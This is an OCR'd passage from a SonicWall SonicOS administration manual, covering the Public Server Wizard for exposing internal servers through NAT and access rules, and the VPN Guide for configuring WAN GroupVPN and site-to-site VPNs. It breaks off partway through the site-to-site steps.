
To configure public access to an internal server with the Public Server Wizard:

1 Click the **Wizard** button on the top-right corner of the SonicOS management interface. In the **Welcome** page, select the **Public Server Wizard**.



2 Click **Next**. The **Public Server Type** page displays.

Public Server Type



1 Select the server type from the **Server Type** drop-down menu:


- **Web Server** (default)
- **FTP Server**
- **Mail Server**
- **Terminal Services Server**
- **Other**

2 Select the services to use from the **Services** options. The choices depend on the server type. You can select more than one service except for **FTP Server** and **Other**. By default, all services are selected, except if **Other** is selected as a **Server Type**.

Server type	Choices
Web Server	• HTTP (TCP 80) • HTTPS (TCP 443) **CAUTION: Allowing HTTPS management from the WAN creates a potential vulnerability.**
FTP Server	• FTP (TCP 21)
Mail Server	• SMTP (TCP 25) • POP3 (TCP 110) • IMAP (TCP 143)
Terminal Services Server	• Microsoft RDP (TCP 3389) • Citrix ICA (TCP 1494)
Other	Select a service from the **Services** drop-down menu.

3 Click **Next**. The **Private Network** dialog displays.

Private Network



1 Enter a friendly name in the **Server Name** field.


2 Enter the server's IP address in the **Server Private IP Address** field. Specify an IP address in the range of addresses assigned to the zone where you want to put this server. The **Public Server Wizard** assigns the server automatically to the zone in which its IP address belongs.

> **NOTE:** If you enter an IP address that matches an existing Network Object, that object is renamed with the Server Name you specify here.

3 Optionally, enter a comment to further identify the public server in the **Server Comment** field.

4 Click **Next**. The **Server Public Information** dialog displays.

Server Public Information



1 Specify the server's public (external) IP address in the **Server Public IP Address** field. The default value is that of your SonicWall appliance's WAN public IP address.


IMPORTANT: You should change the public IP address of this server only if it is accessed over the Internet by a different address.

If you enter a different IP, the Public Server Wizard will create an address object for that IP address and bind the address object to the WAN zone.

If you are uncertain of this address, you are encouraged to leave it at the default.

2 Click **Next**. The **Summary** page displays.

Public Server Configuration Summary



1 The **Summary** page displays a summary of the configuration you selected in the wizard. Verify the settings.

- **Server Address Objects** - The wizard creates the address object for the new server. Because the IP address of the server added in the example is in the IP address range assigned to the DMZ, the wizard binds the address object to the DMZ zone. It gives the object a name of the name you specified for the server plus `_private`.

  If you specify an IP in the range of another zone, it will bind the address object to that zone. If you specify an IP address out of the range of any zone you have configured, the wizard will bind the address object to the LAN zone.

  Because the server in the example used the default WAN IP address for the **Server Public IP Address**, the wizard states that it will use the existing WAN address object when constructing policies between the new server and the WAN. If you specify another address, the server will create an object for that address bound to the WAN zone and assign the new address object a name of the name you specified for the server plus `_public`.


- **Server Service Group Object** - The wizard creates a service group object for the services used by the new server. Because the server in the example is a Web server, the service group includes HTTP and HTTPS. This way, you have a convenient group to refer to when creating or editing access policies for this server.

- **Server NAT Policies** - The wizard creates a NAT policy to translate the destination addresses of all incoming packets with one of the services in the new service group and addressed to the WAN address to the address of the new server. Therefore, in this example, if a packet with service type of HTTPS comes in addressed to the WAN interface (`10.0.93.43`), the NAT policy will translate its address to `172.22.2.44`.

  - The wizard also creates a Loopback NAT policy to translate HTTP and HTTPS traffic from inside your network addressed to the WAN IP address back to the address of the mail server.

- **Server Access Rules** - The wizard creates an access policy allowing all mail traffic service traffic from the WAN zone to the DMZ.

2 Click **Apply**. A message displays indicating the configuration is being updated:



After the configuration has updated, the **Public Server Wizard Complete** page displays.

TIP: The new IP address used to access the new server, internally and externally is displayed in the URL field of the Congratulations window.

3 Click **Close** to close the wizard.

173

Using the VPN Guide (Wizard)

VPN Guide

The **VPN Guide** walks you step-by-step through creating a new site-to-site VPN policy or configuring the WAN GroupVPN to accept connections from the Global VPN Client. After the configuration is completed, the wizard creates the necessary VPN settings for the selected VPN policy. You can use the SonicWall Management Interface for optional advanced configuration options.


Topics:

Creating a WAN GroupVPN

The VPN Guide allows you to quickly configure the WAN GroupVPN to accept incoming VPN connections from a Global VPN Client.

To create a WAN GroupVPN:


1 Click **Wizards** on the top-right corner of the SonicOS management interface. The **Welcome** page displays.



2 In the **Welcome** page, select **VPN Guide**.

3 Click **Next**. The **VPN Policy Type** page displays.


VPN Policy Type



1 Select **WAN GroupVPN**.

2 Click **Next**. The **IKE Phase 1 Key Method** page displays.

IKE Phase 1 Key Method




1 In the **IKE Phase 1 Key Method** page, you select the authentication key to use for this VPN policy:

- **Use default key**: – All Global VPN Clients automatically use the default key generated by the firewall to authenticate with the SonicWall.
- **Use this preshared key**: You must distribute the key to every Global VPN Client because the user is prompted for this key when connecting to the WAN GroupVPN. Specify a custom preshared key in the **Use this preshared key** field; a default custom key is generated by the firewall, such **ECE38B6AB8188A5D**,

  NOTE: If you select **Use this preshared key** and leave the generated value as the custom key, you must still distribute the key to your Global VPN clients.

2 Click **Next**. The **Security Settings** page displays.

Security Settings



1 In the **Security Settings** page, you select the security settings for IKE Phase 1 and IPSEC Phase 2. You can use the default settings. If you require more specific security settings, you can adjust the WAN GroupVPN VPN policy after this wizard is completed.

- **DH Group**: The Diffie-Hellman (DH) group are the group of numbers used to create the key pair. Each subsequent group uses larger numbers to start with. You can choose:
  - **Group 1**

- **Group 2** (default)
- **Group 5**
- **Group 14**

The VPN uses this during IKE negotiation to create the key pair.

- **Encryption**: This is the method for encrypting data through the VPN Tunnel. The methods are listed in order of security:
  - **DES** – The least secure, but takes the least amount of time to encrypt and decrypt.
  - **3DES** (default)
  - **AES-128**
  - **AES-192**
  - **AES-256** – The most secure, but takes the longest time to encrypt and decrypt.

  The VPN uses this for all data through the tunnel.

  IMPORTANT: The SonicWall Global VPN Client version 1.x is not capable of AES encryption, so if you chose an AES method, only SonicWall Global VPN Client versions 2.x and higher will be able to connect.

- **Authentication**: This is the hashing method used to authenticate the key, when it is exchanged during IKE negotiation. You can choose:
  - **MD5**
  - **SHA-1 (**default)
  - **SHA256**
  - **SHA384**
  - **SHA512**
- **Life Time (seconds)**: This is the length of time the VPN tunnel stays open before needing to re-authenticate. The default is eight hours (**28800**).

2 Click **Next**. The **User Authentication** page displays.

User Authentication

1 To require VPN Users to authenticate with the firewall when they connect, select the **Enable User Authentication** checkbox; this option is selected by default.


NOTE: If you enable user authentication, the users must be entered in the SonicWall database for authentication. Users are entered into the SonicWall database on the **Users > Local Users** page, and then added to groups in the **Users > Local Groups** page.

2 If you:

- Selected (enable) **Enable User Authentication**, you must select the user group which contains the VPN users from the **Authenticate User Group Object** drop-down menu. The default is **Trusted Users**.
- Deselected (disabled) **Enable User Authentication**, you must select an address object or address group from the **Allow Unauthenticated VPN Client Access** drop-down menu. The default is **Firewalled Subnets**.

3 Click **Next**. The **Configure Virtual IP Adapter** page displays.

Configure Virtual IP Adapter



1 To use the SonicWall's internal DHCP server to assign each VPN client IP address from the LAN zone's IP range, select the **User Virtual IP Adapter** checkbox. This option is not selected by default.


The Global VPN Client has an optional virtual adapter that can obtain a special IP Address when it connects to the firewall. If this option is enabled, when a user connects, it appears that the user is on the internal X0 interface network when communicating with internal devices.

The virtual IP address can be obtained from the internal DHCP server of the firewall or from an existing DHCP server located on the firewall's X0 interface.

NOTE: If the virtual adapter is enabled, the internal DHCP server is used, and a new DHCP range is created on interface X0 for `192.168.168.1-192.168.168.167`.


2 Click **Next**. The **WAN GroupVPN Configuration Summary** page displays.

WAN GroupVPN Configuration Summary




1 The **Configuration Summary** page details the settings you configured for the GroupVPN. To modify any of the settings, click **Back** to return to the appropriate page.

2 Click **Apply** to complete the wizard and create your GroupVPN. A **Storing SonicWall Configuration...** message displays before the **VPN Wizard Complete** page displays.



VPN Wizard Complete



1 Click **Close** to close the wizard.

Connecting the Global VPN Clients

Remote SonicWall Global VPN Clients install the Global VPN Client software. After the application is installed, they use a connection wizard to setup their VPN connection. To configure the VPN connection, the client must have the following information:


- A public IP address (or domain name) of the WAN port for your SonicWall
- The shared secret if you selected a custom preshared secret in the VPN Wizard.
- The authentication username and password.

Configuring a Site-to-Site VPN

You use the **VPN Guide** to create the site-to-site VPN policy.

To configure a site-to-site VPN:


1 Click **Wizards** on the top-right corner of the SonicOS management interface. The **Welcome** page displays.



2 Select **VPN Guide**. This is selected by default.

3 Click **Next**. The **VPN Policy Type** page displays.


VPN Policy Type



1 Select **Site-to-Site**.

2 Click **Next**. The **Create Site-to-Site Policy** page displays.

Create Site-to-Site Policy



1 Enter the following information:

